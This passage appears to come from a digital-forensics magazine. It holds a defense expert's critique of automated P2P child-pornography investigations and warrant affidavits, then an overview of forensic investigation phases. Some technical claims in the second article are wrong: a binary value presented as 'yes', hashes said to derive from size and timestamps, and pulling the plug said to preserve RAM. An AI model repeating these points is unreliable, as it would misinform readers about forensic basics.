What makes the latter interesting is that most advertise encrypted storage of user content. However, the terms of service make clear that under appropriate circumstances, the keys to decrypt a specific user's content will be turned over to law enforcement.

## P2P INVESTIGATIONS USING HASH VALUES

One of the leading sources of child pornography prosecutions are law enforcement investigations of activity on *peer-to-peer (P2P)* networks. In recent months, however, some serious questions have been raised about the data collection methods used by officers to identify possible suspects. Many of those questions center around a somewhat shadowy Florida corporation that has developed software designed to automate P2P searches for child pornography.

### BASIC OPERATION OF PEER-TO-PEER NETWORKS

During the early days of the computer industry, the distribution of information was dominated by the still-popular *client-server* model. A central server stored information, which was requested and distributed to individual clients (either workstations or personal computers) upon request. In this approach, client computers could not speak directly to each other, but had to do so through a server.

With the popularization of the Internet in 1993-94, it became possible to create a new type distribution architecture, called peer-to-peer. The concept underlying P2P is that each computer on the P2P network can operate both as a client (*i.e.*, a requestor of information) and as a server (*i.e.*, a distributor of information). The first widely-popular example of this concept was the music-sharing service *Napster*, although it crashed on the legal shoals of copyright due to a critical design flaw (the service maintained a central repository of copies of the music being shared by its users).

The two most popular P2P networks today are *Gnutella* and *eDonkey*, and they work in roughly similar ways. Users download *client software* designed to connect to one or the other network; for instance, *Limewire*, *Frostwire*, and *Shareaza* are designed to share files over the Gnutella network, while *eMule* and a different version of Shareaza are designed for eDonkey.

After a user installs the client software, he or she can search for files being shared by other users of the P2P network. There are a lot of technical issues that arise with respect to P2P searching, downloading, and sharing, but for the purposes this lecture, the key issue is the role of hash values. Cryptographic hash values are integral to the operation of P2P networks. Both Gnutella (which uses SHA-1) and eDonkey (which uses MD4, the precursor to MD5), use the hash values to verify that multiple versions of a file are in fact identical. By doing so, the P2P networks make it possible for a user to download pieces of a particular file from multiple locations, since the network has a very high degree of confidence that each location is offering exactly the same file.

When a user sees a file name of interest and initiates the download process, the first thing the client software does is to record the hash value of the complete file on the user's computer. As the pieces of the requested file are downloaded, they are stored in a temporary folder, usually called "Incomplete." Once all of the pieces of the file have been downloaded and compiled, the client software then calculates the cryptographic hash value of the file and compares it to the original hash value; assuming a match, the default behavior is for the file to move to the "Shared" directory, where it is available for downloading by others on the same P2P network. (A user can change the location of where files are stored when they are successfully downloaded, and whether those files are in fact re-shared.)

## AUTOMATING THE SEARCH PROCESS

It didn't take law enforcement long to realized that contraband images were being shared on P2P networks, and that they could conduct their own searches for downloaders and distributors of CP. If they identified a CP image, they then could view the IP address of each person offering to share that file, and use the IP address to determine the subscriber and real-world location of the device in question.

Given the number of P2P network users (at its height, Limewire alone had over 40 million users) and the volume on content available, this was obviously a time-consuming process. So not surprisingly, someone decided to try to assist law enforcement by automating the search for child pornography distributors on P2P networks.

That someone was a man named William Wiltse. In 2008, Wiltse and Flint Waters, a special agent with the Wyoming Internet Crimes Against Children task force, collaborated on a program called *Peer Spectre*. That same summer, Wiltse conducted a seminar at the 2008 Crimes Against Children Conference in Dallas, TX, in which he promised to educate attendees on "how high numbers of leads are currently being generated in P2P undercover operations using 'Peer Spectre'. Investigators will then learn how to use the automated tool 'GnuWatch' to download leads in their own jurisdiction and establish probable cause with minimal effort."

Wiltse is currently listed as the Security Director of Law Enforcement Systems, for TLO, LLC, a Florida company based in Boca Raton. The company was incorporated in 2009, but in May 2013, filed for voluntary reorganization in the U.S. Bankruptcy Court for the Southern District of Florida. On September 30, 2013, the *South Florida Business Journal* reported that the company is currently the subject of a bidding war among various investors.

## GROWING DEFENSE OBJECTIONS TO SEARCH AUTOMATION

Over the last five years, TLO has made Peer Spectre and GnuWatch available without charge to law enforcement organizations around the world to assist in P2P investigations. However, as Wiltse has stated in various legal proceedings, the source code of Peer Spectre is proprietary and has not been made available to any governmental agency or criminal defendant for review and/or testing.

There are a growing number of questions about the operation of Peer Spectre and reliance on its results by investigators, particularly with respect to their preparation of search warrant applications and affidavits.

Even though the precise details of the program's operation are secret, the basic concept of Peer Spectre is not complicated: using pre-programmed search terms closely identified with child pornography, and a database of hash values of known CP images, the Peer Spectre software seeks out shared folders on the Gnutella P2P network that contain child pornography. When a hash value match is made, Peer Spectre records the date, the time, and the IP address of the device that is offering the CP. The information collected by Peer Spectre is then logged in a secure, online database that is part of a TLO program called the *Child Protection System*.

One of the leading concerns regarding the operation of Peer Spectre is that it is used by investigators to infer possession of CP when no such possession actually occurred. This concern arises out of the fact that P2P clients retrieve the hash value of a requested file *before* the file is fully downloaded. As each chunk of a requested file is downloaded and verified, that chunk is automatically "advertised" as available for sharing on the P2P network using the same SHA-1 hash value as the *full* file. But a variety of circumstances can prevent the full download of the file: the computer may be turned off, the network connection may be interrupted, the user could cancel the download, *etc.*

Thus, it is not only possible but likely that Peer Spectre has registered some unknown number of IP addresses as offering to share CP when the user in question was never actually in possession of CP.

A closely-related concern is that law enforcement officers do not necessarily verify possession. In theory, they could do so by conducting real-time investigations, and actually downloading suspicious files or known CP that individuals are offering to share. But as noted earlier, that approach is time-consuming.

Instead, search warrant affidavits increasingly indicate that investigators are relying on the data generated by Peer Spectre and other automated programs. For instance, in one recent case on which I am currently working, the officer averred that "[o]n November 21, 2012 I conducted undercover operations on the eDonkey network. I noted that on multiple dates an individual utilizing the IP Address 75.69.66.217 was possessing and/or offering to distribute in whole or in part digital files containing known child pornography. I was able to view two of the digital files and I verified the files depict what appears to be child pornography."

The "undercover operations" referred to by the officer means that he reviewed data stored in the Child Protection System created and maintained by TLO (which is not mentioned in the affidavit). As he later notes, he did not actual view the two alleged files of child pornography on the defendant's computer system; instead, he used the hash values of the files flagged by the automated search software (a program called *Nordic Mule* is used to monitor the eDonkey network) to locate the same files on a different computer, and view them there. But while it may be true that the defendant initiated a download of a known CP image on the date recorded in the Child Protection System, that does not mean that he or she actually possessed it.

A third issue worth considering is whether law enforcement affidavits that omit any mention of Peer Spectre, Nordic Mule, the Child Protection System, or TLO are providing full and accurate information to a judge or magistrate. The phrasing of these affidavits tends to suggest real-time investigation, but that is often not the case. Moreover, omission of these key players in the investigative process makes it more difficult for defendants to challenge the adequacy of probable cause.

A handful of cases around the United States are pursuing these issues in detail, and I will be updating my work in this area as developments arise.

## ABOUT THE AUTHOR

*I am an attorney, author, and expert witness in the field of computer forensics. I have been working with computers – particularly personal computers – for thirty years, and have worked as a computer forensics expert since 1999. During that time, I have assisted attorneys and their clients across the country in the investigation and defense of a wide range of cases, including embezzlement, domestic relations, obscenity, child pornography, and first degree murder. I have been retained as a consulting expert in nearly 100 child pornography cases, and was recently accepted as an expert by the Defense Office of Hearings and Appeals (a branch of the DOD Defense Legal Services Agency) in the methodology and technology used to create, distribute, and acquire child pornography.*

*In addition to my consulting work, I have been invited to lecture numerous times over the past twenty years to a variety of attorney groups and public defender organizations (both federal and state) on topics ranging from peer-to-peer networks to the basics of computer forensics. Additional information about my work can be found on my main computer forensics Web site, www.ComputerForensicsDigest.com. I also operate a blog about CP and technology issues, which you can read at www.CPCaseDigest.com.*

*If you or your client need computer forensic services, please contact me at fslane3@gmail.com*

# MY TWO BITS ON DIGITAL FORENSIC INVESTIGATIONS!

**by René Hamel**

The Forensic Technology area of expertise has been around for quite a few years now. The name evolved from a variety of specialized area including "High Tech Crime", "Digital Electronic Investigations". "Digital Forensics" and sometimes "IT Crime Investigations" to name a few. The consistent theme for all revolves around "investigations" and "digital information". As well, law enforcement officers were some of the first ones to be exposed to various laws and regulations requiring the collection and preservation of electronic information using certain processes to preserve the integrity of the digital information.

**What you will learn:**

- Identification of electronic evidence "EE"
- Collection of EE
- Preservation of EE
- Anaysis and tools for EE
- Review of EE

**What you should know:**

- Basic Digital media forensic processes and tools
- Types of digital media containing EE
- Data integrity concepts
- Investigations procedures with EE

Sadly, law enforcements agencies investigating child exploitation cases used forensic technology methods more than any other enforcement groups in the mid 1990s. Consequently, to this day, law enforcement agencies around the world have to consistently train officers to perform these types of investigations in a world of digital pictures, financial documents and various database structures for the purpose of understanding the flow of information for this type of investigations.

Additionally, the significant need for trained officers in this field of expertise required a shifting in the delivery of traditional training to police officers. In the early stage of digital investigation, it was a known fact that only officers with some IT knowledge could request and apply to join a somewhat prestigious group like "High Tech Crime Investigations". For that reason, law enforcement agencies had to shift their training processes from using a traditional "DOS" environment to a more user-friendly "GUI" Windows environment. This shift in paradigm cannot be stressed enough as to how it affected the decision making process for the proper selection and use of forensic tools for law enforcement agencies around the world.

## KEY PHASES

A digital forensic investigator has to be able to identify and understand the different phases of a digital investigation before assessing tools necessary to support the different processes within a digital forensic investigation. The following segment look at some of the key phases a digital forensic investigator will use during the hunt for electronic evidence.

## IDENTIFICATION PHASE

This phase is critical for the digital forensic investigator ("DFI") initiating a digital investigation. A good DFI will carefully identify all resources needed to perform this task and he/she will usually reach out to system administrators, system owners, database administrators, system users and other business stakeholders including upper management. Another good reference point to help identify proper stakeholders is to look at the IT governance policy in place for the organization part of the investigation. This document will help the investigator(s) identify key functions and people managing the information within the environment subject to the investigation.

During the early stage of the identification phase, a DFI will start thinking about tools necessary to access the information and paint a good picture of the data Universe which will be the focus of analysis and scrutiny. As well, complex environments will necessitate the DFI to use a mixture of tools suitable for various types of IT platforms. For instance, the environment might have aWindows application server providing simple back office services such as word processing and simple financial applications for the accounting department. However, the environment could also be integrated with a more complex UNIX environment running an ERP (Enterprise Resource Planning application) with an Oracle system environment. The days of shutting down systems to enable the cloning and imaging of hard drives hosting this type of environment are gone...

During the identification phase, a DFI will also use a triage process to prioritize the information for collection and its processing by using a filtering processes on the electronic data including de-duplication and removing other non-responsive data from the universe of information. This triage process will also extract text and metadata from documents for further processing within the e-discovery application of choice and prepare it for review in a more user friendly environment.

## COLLECTION/PRESERVATION PHASE

Since the late 1990s, training for law enforcement agencies on digital forensic investigations greatly evolved over the years. There used to be a time when law enforcement officers would go to an Internet Service Provider ("ISP") and ask a system administrator to shut down everything until all data subject to the investigation was collected properly for evidentiary purposes. Throughout some of the search warrants executed by the police, the users would be ordered to immediately step away from their computers and systems and a hard shut down of the systems (pull the plug) would be performed. The thinking behind this method was to capture some of the volatile data in RAM memory for future analysis. This type of approach is not used as much anymore depending on the type of investigations initiated by the officers. Today's law enforcement officers are trained to collect Volatile memory from various sources and locations where this type of approach is necessary.

Finally, there was a time when officers would collect a huge amount of unnecessary hardware when seizing the entire computer hardware including the monitor, keyboard, mouse, modem, printer until the exhibit rooms filled up with useless PC parts for months and years. Nowadays, the collection phase is critical but also more focused than in the early days of forensics, only the storage media are seized where the data is captured such as internal or external hard drives as an example. Nonetheless, it will sometimes be necessary to collect the hardware to be able to view the data and analyze it. A good example requiring this type of collection happens when DFIs have to collect tape backups and their associated tape drives.

As common sense would dictate, it is not necessary to collect all the data universe of your case in a traditional forensic manner. A DFI should be cognizant of data integrity issues and be able to identify some of the pitfalls with data acquisition/collection. Nowadays, most of the information identified for collection will be saved in active data areas or "user-created documents" such asWord, Excel, PowerPoint files and e-mail. These are documents that will be collected usually from a user's home directory on a company network or the "My Documents" directory on a laptop, as an example within aWindows environment.

During the collection phase, an area of interest will be the files metadata and their integrity. This data can be collected with simple steps using forensic tools to preserve the integrity of the information. Furthermore, it is recommended to search metadata with forensic tools to be more efficient and accurate in the investigation's findings – particularly with time stamps. The analysis alone of timestamps is a complex area within digital forensic investigations. Experts will often debate the dates and times generated by an operating system when a document is copied, moved, modified or created on a computer system. A good DFI will usually have the ability to show accurate timestamps with the use of good forensic tools and corroborate timelines on the activities of a user in correlation with other documents. There are no doubts or questions on the integrity of document timestamps when using forensic tools properly.

A DFI will often look at other areas where data is replicated and backed-up unbeknownst to the average users. For instance, the auto-recovery feature of an application like MicrosoftWord will save a backup or recovery file for those times when a document is deleted or lost by accident. It is well known that large corporations use a variety of document management systems that will back up documents in the background while the users are working with other applications. This process is usually transparent to the user and very efficient, and provides another rich source of information to a DFI.

Another area reviewed and collected by DFIs is the residual data area. This might be more familiar for IT investigators to use terms like "slack space" and "unallocated space." This area is very rich in deleted, lost or damaged information. In other words, it is an unpredictable space where more than often investigators find information corroborating other digital evidence of interest. The difficulty with this space is the lack of time stamp properties. A DFI should always be careful when recovering and analyzing information from unallocated space as it is very fluid and the integrity of the information is not consistent. Additionally, the odds of recovering data in this space decreases exponentially as the user keeps on working on his/her computer system by adding, deleting and modifying data that can completely or partly overwrite documents and metadata.

This information found in this unique space has the potential to be very important in corroborating and supporting other information found on the system. For example, an investigator extracts an e-mail with the header information and the text content where the only missing part is the closing line. Technically this is a damaged/incomplete file or e-mail, but it still contains the essence of the communication. The header information will contain a time stamp within the message, which can be very useful for the investigation. In addition, this area will often contain draft copies of documents created on the user's system. Draft documents can be extracted from the residual area, where it can he shown that a user changed the date, name and other information from the original document, which may be crucial in demonstrating the user's fraudulent intentions.

The collection phase is one of the most critical phases during a digital forensic investigation. This phase does not refer solely to static storage media such as backup tapes and hard drives, but also to live data (RAM memory) and paper documents ultimately converted to electronic information. There is a common expression used in the programming world which has a significant meaning in digital forensic: GIGO (Garbage In -> Garbage Out). The information searched, viewed and used will be useless if its integrity cannot be ascertain and safeguarded using proper forensic tools and processes to prevent corruption of the data. Nevertheless, how a DFI handles the information after the acquisition process is just as important, which takes this segment to the next phase.

## ANALYSIS AND REVIEW PHASE

The analysis and review phase is probably the most critical one as it relies on the experience and interpretations of the DFIs as well as tools used to process and view the information. For example, a DFI might find a simple "text" document appearing to contain relevant information for a financial fraud case; however the viewing of the information in a word processing application shows a flat file containing text and numbers. The document could be interpreted as being programming code or a data dump from an Operating System ("OS") function. This document with a single comma separated sentence extending over a number of pages document could have different meanings to different DFI. A more experienced DFI with a database background would probably see the document as a data file that could be easily viewed and analyzed in a database application for example.

There are several instances where the improper handling and analysis of digital information can be harmful during the digital investigation process of a case. One common mistake made by some DFIs is extracting key relevant documents using non forensic tools to view the document because of their user friendliness aspects; unfortunately, the end results will often be the modification of the document by inserting metadata generated by the tool used for viewing the information as well as timestamps modifications. For example, a DFI will import an application text file into a Microsoft Word application because it is more flexible with its enhanced viewing properties and capabilities. As a result, the application will automatically add coding to the document and make it more visually appealing by inserting appropriate MsWord "metadata."

In the same line of thinking, the following segment describes a more technical aspect of data integrity and the fragile environment the data is subject to during the analysis phase if not done with proper tools. There is a need to go back to bits and bytes for the following technical piece!

## THE MEANING OF 0S AND 1S

Preserving digital evidence and maintaining a proper chain of custody process for a variety of digital investigations is a necessity in today's corporate world. For the average person, electronic bits and bytes used to create a written document or a spreadsheet are not physical pieces. On the contrary, these bits and bytes are tangible and fragile pieces of information. A bit is the smallest piece of information that can be stored on a computer system. When it holds a magnetic charge (ON), it has a digital value of "1". When it does not hold a magnetic charge (OFF), it has a digital value of "0". One can only imagine how many millions of ones and zeros are currently stored on an average computer system. As such, the combination of the collective bits and bytes, properly decoded and processed, is what a user sees on a computer desktop displaying a nice colorful background – the same principle applies when a user sends commands to the computer to execute tasks such as word processing, electronic communication (e-mail) and surfing the Internet. A digital forensic investigator knows this process and will use proper tools and techniques to ensure that none of the millions of bits and bytes are modified from a "0" to a "1" or vice versa.

Data integrity is critical for a DFI who will present digital evidence in civil or criminal court proceedings. One might think that changing a tiny bit should not make a dramatic difference. Logically, one bit should not make a drastic change. On the other hand, changing several bits could significantly alter a system's digital information environment. This reinforces the importance of a solid acquisition process by preserving all the bits intact and preventing corruption of the data. This process will support a sound processing of the information in its native environment and also promote proper preservation of all the computer system's information.

The following is a technical view example of how one bit alteration can change the outcome of the results that could alter the interpretation of a survey for a health insurance policy application.

** Note the answer showing in text and binary format**

**Table 1.** *No text answers in binary format*

| Question | Answer (y/n) |
|---|---|
| Are you a smoker? | yes= 01110110 no = 01101110 |

The highlighted binary digits show how easy an answer can be altered by the system if not properly managed and controlled by a QC function. Both have very similar binary values but very different text values when transformed by the system in this particular context!

As indicated in the previous example, it would be common practice for a system administrator to purge useless or inactive information using a variety of monitoring and maintenance tools. Regular clean-up and maintenance are performed on files and e-mail servers to minimize the cost of back-up and storage space. However, storage space is becoming cheaper and consequently, more information is collected and archived at a lower cost. This condition generates more information potentially subject to the discovery process which was not previously available.

In today's corporate environment, ninety per cent of all communications are electronic. A user's first instinct is to print everything, and usually more than once. It is becoming a very long and complex task to review digital evidence when users are increasingly retaining and archiving e-mail for a variety of reasons. It is not uncommon for users to keep thousands of e-mail communications for business or personal reasons.

How many times will users call the system administrator during the year because their mailboxes are full and over capacity? It seems like users keep on deleting useless e-mails but their mailboxes are consistently getting bigger at a higher rate than it used to. As well, the current corporate culture makes it difficult to throw anything away because of compliance and/or regulatory requirements which results in users archiving e-mails and various work documents on a regular basis.

It is important to know that any request for e-mails preservations for any kind of legal proceedings should specify all e-mails. As a note, e-mails stored on an organization's mail server might not contain all e-mails from all user accounts for a certain period of time. Consequently, it is important to make a clear request and to be specific about the information requested from a user's system – desktop or laptop – as it will usually contain a significantly larger amount of e-mails than the email servers. It is also fundamental to understand the flow of information from a user's system sending or receiving e-mails internally or externally as well as its connection to the organization's e-mail servers. Furthermore, the users' system will usually contain archived e-mails, old e-mails and deleted e-mails that would not be normally stored on the mail server. However, all this information can be effectively searched and reviewed with proper tools, as opposed to printing, searching and manually reviewing the information.

Once a DFI has preserved all he/she needs from e-mail servers, laptops, desktops, PDAs, faxes and phone systems; the next step will be to search this universe of data and identify key elements necessary to support the investigation.

Once again there is a need to find the right tools to help navigate through mountains of information. Additionally, the tools will not be as efficient if proper training is not given which should have been in the initial planning of the digital investigation. This is no small task if the forensic tools are not user-friendly and the information comes from a variety of sources. Ideally, all documents will be in a single format and use the same operating system and equipment for all the information. The reality is quite different when the documents come from a variety of sources. A good forensic tool will help the DFIs use a variety of application seamlessly to assist with the review of the documentation.

Once the DFI selects a proper method/tool to manage the electronic evidence, where does one start? A sound approach would be to identify a certain date range all-encompassing of the timeline used in the case. This will eliminate a large chunk of information and expedite the searches. Depending on how much information has been collected, the searches can be very broad or very specific with the case timeline to assist the investigators. The timeline can always be adjusted if the results of the searches are burying the evidence under unrealistic requirements for review resources.

The searching of documents for a specific date range is probably one of the most common approaches of all the various digital investigation techniques. With this in mind, the initial acquisition of electronic information is critical in maintaining the integrity of the documents time and date stamps. This will enable the digital forensic investigators to search a range using the creation dates or modification dates of the documents, depending on the requirements of the investigation in a very quick and efficient manner. Attempting to do this with the same efficiency and speed is impossible with boxes of paper! This approach is particularly useful when there is a need to identify and review e-mail communications between numerous parties. The e-mail threads are a great source of information for a DFI and even better if he/she has the ability to search thousands of e-mails without having to read them all. It should also be mentioned that by default, most users have their emails application configured to keep the sender's e-mail message inserted in their response to the original communication.

In addition, several e-mail investigations have led to a copy of an original message – not on the sender's system, but in the inbox of the recipient! Once the "enter" or "send" button is pressed, the information is in cyberspace, travelling from e-mail servers to desktops, to personal digital assistants, to a variety of ISPs, and then saved on local hard drives, servers, backup tapes, etc. On a side note, a user should never rely on the "recall message" function of any email application as it is not always reliable and consistent in its functionality.

Another method used by DFIs to reduce the amount of searches for irrelevant information is to bypass all system and application files during the review. These files and folders contain a lot of coding and gobbledygook unnecessary to an investigation unless it is copyright or intellectual property case where there is a need to compare more specific application code and system files. Some of the system files copied during the acquisition process are large and take a lot of unnecessary resources and system time during the search process. Furthermore, it is possible to eliminate duplicate files found in a number of applications and file repositories. This technique is commonly used when undertaking a computer forensic review and is called “Deduplicating”. To help with this process, all system and application files contain a “hash value.” This is a value using a strong algorithm that will extract file variables such as size and certain time stamps, and calculate a unique number identifying the file. The DFI keeps a database of all the hash values calculated and compares them with tables collected and maintained from various sources to help eliminate duplicates. The digital forensic investigator will be able to identify all duplicate files by comparing hash values with 100%certainty. Once the files have been identified with one of the hash values, the system will mark the files and will not include them in future searches. This speeds up the searching process tremendously.

It should also be noted that using hashing techniques in combination with file signatures analysis really enhance how a DFI locates and preserves evidence. Each type of files contains a file signature used by the forensic tools to help identify any potential masking of evidence by the users. For instance, a Microsoft “Word” document file with an extension of “doc” or “docx” could be saved with a “xls” extension representing a Microsoft Excel spreadsheet. For instance, the file “sample.doc” could be saved as “sample.xls” and still contain the same information/evidence. For example, a DFI could be doing an extraction of allWord documents only from a computer system and this “sample.xls” would be missed unless a proper signature analysis is performed with the forensic tools.

Another technique to reduce the scale of results from electronic searches is by carefully selecting keywords to search the Universe of information from the collection phase. This process is often executed in conjunction with time range selection discussed earlier in this paper. In most digital investigation cases, one of the challenges a forensic examiner will face is the restrictions as to what he/she is allowed to analyze and review within that Universe. As stated earlier, while performing the acquisition process of a hard drive, all the information on the storage media is copied over to another storage media. As such, all confidential, personal and privileged information is copied and most users would not like to know that all their information is in the hands of investigators without a clear understanding as to the type of usage and controls the information will be subject to. This is particularly true for legal counsels dealing with privileged information during legal proceedings. Unfortunately, the only method for a DFI to attest to the completeness and integrity on the Universe of information available and collected is to clone/image everything. (As a note, nowadays, legal counsels are much more open to investigators using “logical” images or partial cloning of storage Medias for legal proceedings.)

There are a number of other techniques used by DFI such as link file analysis and memory analysis. To perform a link file analysis is very useful when a DFI wants to analyze the type of activity by a user on a certain day and time. The link files are very small and are generated by the creation of shortcuts to files or applications containing some good information for the investigator such as file path, time accessed and created. Link files are also created for most recent open documents as an example. A DFI will always look at the menu of an application to identify the recent opened documents by the application and this process alone will create a Link file.

Another process used more frequently lies with memory analysis. This process alone could be the subject of a paper. For the purpose of this document, a memory analysis consists of using forensic tools to capture the RAM memory and analyses its content for recent user activities and also scrutinize the type of processes running on the computer system while it is alive. This technique is widely used by DFIs to capture malware data residing in memory and specifically for Trojan virus running in the background on a computer system. With this technique, a DFI will be able to identify some of the malware activities and explain why certain files were accessed and processed unbeknownst to the computer user.

In this line of thinking, DFIs around the world use a wide variety of forensic tools depending on the region. The tools have similar functions and purposes. For instance, the most popular tools used in North America at the moment are EnCase from Guidance Software, Forensic Tool Kit (FTK) from Access Data and SMART from ASR data. However, the UK will use these tools as well but they will also use tools like C4P to perform some image extractions analysis with great efficiency as a complement to other tools. All is dependent on the type of investigations and the requirements for the proper preservation of electronic evidence. Another example would be a DFI in the UK looking at analyzing some audio streams might use tools from Nice or Aurix to search for keyword strings within thousands of audio recordings. It is well known that various organizations store voice-mail files and make them available to their employees within email attachments for archiving purposes. This information cannot be searched with regular tools. A DFI in Canada might use tools like Callminer or Nexidia to perform the same functions. Nonetheless, these are only tools and a DFI knows that the processes used for collection and preservation will fall under the scrutiny of the Courts when the electronic evidence is in question. In the end, a good DFI will test and validate the tools he/she is using for the proper collection, preservation and analysis of electronic data!

## SUMMARY

Finally, once the collection, preservation, analysis/review phases have been completed, DFIs should be ready to enter the final phase which is the ability for stakeholders to view the Universe of data for its production in the final E-Discovery process which is outside the scope of this article.

## ABOUT THE AUTHOR


*René is a Director in the Forensic Services at PwC Thailand. His career extends over 16 years of criminal investigations including white-collar crimes and several years doing computer forensic examinations with the Royal Canadian Mounted Police ("RCMP"). René's advanced skills and experience in collecting and preserving electronic evidence as well as understanding the information flow in a complex digital environment, significantly speeds up any fact finding assignment.*

*Prior to joining PwC, René managed the development of the TD Bank Global and Security Investigations computer forensic group. Prior to his banking experience, he had already spent three years with a Canadian accounting firm developing and establishing their Forensic Technology Services group.*

*While working with the RCMP Technological Crime Section, René was involved in several high profile investigations. He helped solve serious crime investigations such as murders, sexual assaults and major frauds including international electronic funds transfer investigations. He also worked on several hacking investigations and other computer breaches where his computer forensic expertise was a great asset in prosecuting and convicting perpetrators of these crimes. In addition, René helped several law firms with the execution of numerous Anton Pillar Court orders for a variety of Canadian enterprises and private residences.*

Dr.WEB®
since 1992
ERA Dr.Web
Emergency Response Anti-virus

# Do more than just a forensic analysis.


SYNGRESS
Placing the Suspect Behind the Keyboard
Using Digital Forensics and Investigative Techniques to Identify Cybercrime Suspects
Brett Shavers

"**Placing the Suspect Behind the Keyboard** is a different kind of digital forensics book, focused on integrating the technical skills of a seasoned forensic examiner with the investigative savvy of an experienced detective." -**Det Cynthia Murphy, Madison Police Department**

**http://SuspectBehindTheKeyboard.wordpress.com**